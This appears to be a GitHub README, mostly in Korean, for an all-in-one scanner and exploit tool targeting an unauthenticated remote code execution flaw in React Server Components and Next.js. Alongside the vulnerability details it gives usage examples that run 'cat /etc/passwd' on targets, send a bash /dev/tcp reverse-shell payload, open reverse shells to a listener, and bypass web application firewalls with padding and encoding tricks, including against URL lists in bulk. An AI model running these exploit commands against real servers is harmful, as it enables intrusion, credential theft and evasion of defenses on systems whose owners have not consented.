 l0n3m4n/cve-2025-55182-waf
Next.js/React RSC 서버의 CVE-2025-55182 RCE 취약점 (익스플로잇 및 스캐너)




이 도구는 보안 연구원과 침투 테스터가 Next.js/React RSC 애플리케이션의 CVE-2025-55182 취약점을 탐지하고 악용할 수 있도록 설계되었습니다. 여러 스캔 모드, 악용 기능 및 WAF 우회 기술을 제공합니다.
rce, safe, vercel_bypass 모드 중에서 선택하세요.| Category | Information |
|---|---|
| 게시일 | 2025-12-03 |
| 기본 점수 | 10.0 (치명적) |
| 연구자 | Lachlan Davidson (https://github.com/lachlan2k) |
| Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| 설명 | React Server Components의 치명적인 원격 코드 실행(RCE) 취약점입니다. Next.js와 같은 프레임워크를 포함해 React의 서버 측 런타임을 사용하는 애플리케이션이 영향을 받습니다. 이 문제는 신뢰할 수 없는 “Flight” 프로토콜 데이터의 안전하지 않은 역직렬화로 인해 발생하며, 공격자가 서버에서 사전 인증 코드 실행을 달성할 수 있게 합니다. 패치된 React 및 프레임워크 버전으로 업데이트해야 합니다. |
| EPSS 점수 | 27.81% (악용 확률) |
| CISA KEV 카탈로그 | 등록됨: 예, 랜섬웨어: 알 수 없음 |
| HackerOne Hacktivity | 순위: 1, 보고서: 92 |
| 패치 우선순위 | A+ |
이 취약점은 다음 React Server Components 버전에 영향을 미칩니다:
다음 패키지도 영향을 받습니다:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## 사용법```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)
  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (기본값): 활성 스캔 모드로, echo 명령을 실행하여 취약점을 확인합니다. 가장 신뢰할 수 있는 방법이지만 대상 시스템에 로그가 남을 수 있습니다.safe: 부채널(side-channel) 스캔 모드로, 명령을 실행하지 않습니다. 특정 오류 메시지(E{"digest")가 나타나는지 확인하여 대상이 취약한지 판단합니다. rce 모드보다 안전하지만 신뢰도는 낮을 수 있습니다.vercel_bypass: 특정 페이로드를 사용하여 Vercel의 WAF를 우회하고 X-Action-Redirect 헤더에서 명령 출력을 확인합니다.크레딧: @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### 악용```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh

# Get a reverse shell (linux default reverse shell)
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444

# Get a reverse shell using a payload file (linux target)
python3 CVE-2025-55182.py -u http://target.com -p linux_revshell.sh

# Force a windows reverse shell payload if auto-detection fails
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444 --os windows

# Intercept in Burpsuite
python3 CVE-2025-55182.py -u http://target.com -wbu -P http://127.0.0.1:8080